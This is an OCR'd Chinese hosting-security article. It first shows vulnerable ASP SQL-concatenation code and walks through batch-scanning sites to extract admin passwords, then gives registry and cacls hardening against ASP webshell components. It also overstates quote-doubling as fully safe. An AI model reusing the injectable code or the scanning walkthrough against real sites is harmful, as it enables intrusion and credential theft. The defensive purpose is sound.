
SQL注入越来越多的被利用来入侵网站，给目前的网络安全造成了很大的威胁。由于部分WEB程序员对入侵的方法一知半解，导致在过滤的时候漏掉某些字符，造成安全漏洞；或者是草木皆兵，把一些合法的用户请求都拒之门外。下面，我们看这三句最简单SQL语句：




```
SQL="Select * from Users where UserID=" & Request("ID")
SQL="Select * from Users where UserID='" & Request("ID") & "'"
SQL="Select * from Users where UserName like '%" & Request("Name") & "%'"
```

区分数字型和字符型参数，只要看SQL语句参数两边有没有单引号即可，很明显，第一句没单引号，是数字型；第二第三句有单引号，是字符型。对于数字型变量，传入的参数都会直接附加到SQL语句上执行。对于字符型变量，传入的参数都是作为常量，比如用户传“1 and 1=1”（不带双引号）进去，SQL语句就是UserID='1 and 1=1'，在单引号界定范围里面的值永远都只是一个常量，要打破这个范围，唯一的字符就是界定的字符：单引号。所以，字符型变量只要过滤了“'”号就完全安全了，至于如何过滤，最好是把一个单引号替换成两个单引号，因为SQL语句里面规定，“'常量'”，是这样表示的，常量里面如果要有单引号，可以用两个单引号代替。这样，既可以保持用户输入的原貌，又可以保证程序的安全。

那么，如何批量对多个网站进行注入点扫描呢？在上面的实例中，单击“SQL注入”标签，再单击“载入查询网址”，就可以载入这台虚拟主机上的网站对象。然后，单击“批量分析注入点”，很快就可以得到如图4所示的注入地址了。



现在，在下面检测到的图4下方的注入地址中，随便选中一个网站注入点，选中后点击右键，在弹出的菜单中选择“检测注入”，进入到“SQL注入猜解检测”界面，如图5所示。



在这里，经过“猜解表名”、“猜解列名”、“猜解内容”后，就可以得到网站的管理员和密码了。找到管理地址后，就可以轻而易举的进行攻击了。当然，这只是一个比较图形化的攻击套路，实际应用中，还可以结合FTP Server信息，进行灵活的攻击。

三、旁注攻击的全面防范

只要服务器中稍微存在一些配置疏忽，就可能导致网站被旁注入侵并被夺取权限。下面，我们将针对旁注攻击的各种入侵手法来对服务器进行全面的安全设置。

1、服务器组件的相关防范

那么，用户在实际测试中应该怎样来防范ASP后门木马程序呢？其实，对于ASP后门木马的防范，我们只要在注册表中把“shell.application”、“WSCRIPT.SHELL”等危险的脚本对象进行改名或删除，也就是限制系统对“脚本SHELL”的创建，ASP木马也就成为无本之木、无米之炊，运行不起来了。不难看出，一般ASP木马、Webshell主要利用了以下几类ASP组件：


```
WScript.Shell (classid:72C24DD5-D70A-438B-8A42-98424B88AFB8)
WScript.Shell.1 (classid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B)
WScript.Network (classid:093FF999-1EA0-4079-9525-9614C3504B74)
WScript.Network.1 (classid:093FF999-1EA0-4079-9525-9614C3504B74)
FileSystem Object (classid:0D43FE01-F093-11CF-8940-00A0C9054228)
Adodb.stream (classid:{00000566-0000-0010-8000-00AA006D2EA4})
```

（1）FileSystemObject组件的相关设置

现在绝大多数的虚拟主机都禁用了ASP的标准组件：FileSystemObject，因为这个组件为ASP提供了强大的文件系统访问能力，可以对服务器硬盘上的任何文件进行读、写、复制、删除、改名等操作。但是禁止此组件后，引起的后果就是所有利用这个组件的ASP将无法运行，无法满足客户的需求。如何既允许FileSystemObject组件，又不影响服务器的安全性呢？以典型的ASP木马为例，它主要通过三种技术来进行对服务器的相关操

作。通过修改注册表，将此组件改名，来防止此类木马的危害。

首先，找到[HKEY_CLASSES_ROOT\Scripting.FileSystemObject]键值，将其改为其它的名字，如改为FileSystemObject_ChangeName。不过，以后调用的时候，就需要记得这个名字了。同时，也要将CLSID值也改一下。也可以将其删除，来防止此类木马的危害。键值为：[HKEY_CLASSES_ROOT\Scripting.FileSystemObject\CLSID\项目的值]，如图6所示。




另外，可以考虑注销此组件。命令为：RegSrv32 /u C:\WINNT\SYSTEM\scrrun.dll。如果要禁止Guest用户使用scrrun.dll来防止调用此组件。可以使用如下命令：cacls C:\WINNT\system32\scrrun.dll /e /d guests

（2）WScript.Shell组件的相关设置

WScript.Shell可以调用系统内核运行DOS基本命令。可以通过修改注册表，将此组件改名，来防止此类木马的危害。


[HKEY_CLASSES_ROOT\WScript.Shell\及HKEY_CLASSES_ROOT\WScript.Shell.1\]，改名为其它的名字，如：改为WScript.Shell_ChangeName或WScript.Shell.1_ChangeName

自己以后调用的时候使用这个就可以正常调用此组件了。同时，也要将CLSID值也改一下，或者将其删除来防止此类木马的危害。如图7所示。



（3）Shell.Application组件的相关设置

Shell.Application可以调用系统内核运行DOS基本命令。可以通过修改注册表，将此组件改名，来防止此类木马的危害。将[HKEY_CLASSES_ROOT\Shell.Application\]及[HKEY_CLASSES_ROOT\Shell.Application.1\]改名为其它的名字，如：改为Shell.Application_ChangeName或Shell.Application.1_ChangeName，自己以后调用的时候使用这个就可以正常调用此组件了。同时，也要将CLSID值也改一下，或者将其删除来防止此类木马的危害，如图8所示。



禁止Guest用户使用shell32.dll来防止调用此组件。使用命令：cacls C:\WINNT\system32\shell32.dll /e /d guests

注：操作均需要重新启动WEB服务后才会生效。

（4）调用Cmd.exe

禁用Guests组用户调用cmd.exe命令为：cacls C:\WINNT\system32\Cmd.exe /e /d guests

通过以上四步的设置基本可以防范目前比较流行的几种木马，但最有效的办法还是通过综合安全设置，将服务器、程序安全都达到一定标准，才可能将安全等级设置较高，防范更多非法入侵。

按照上述方法对ASP类危险组件进行处理后，可以用阿江的asp探针测试一下，或者再用“海阳顶端木马”测试Wsript.Shell来运行cmd命令，也是提示Active无法创建对像。

2、针对用户目录的限制
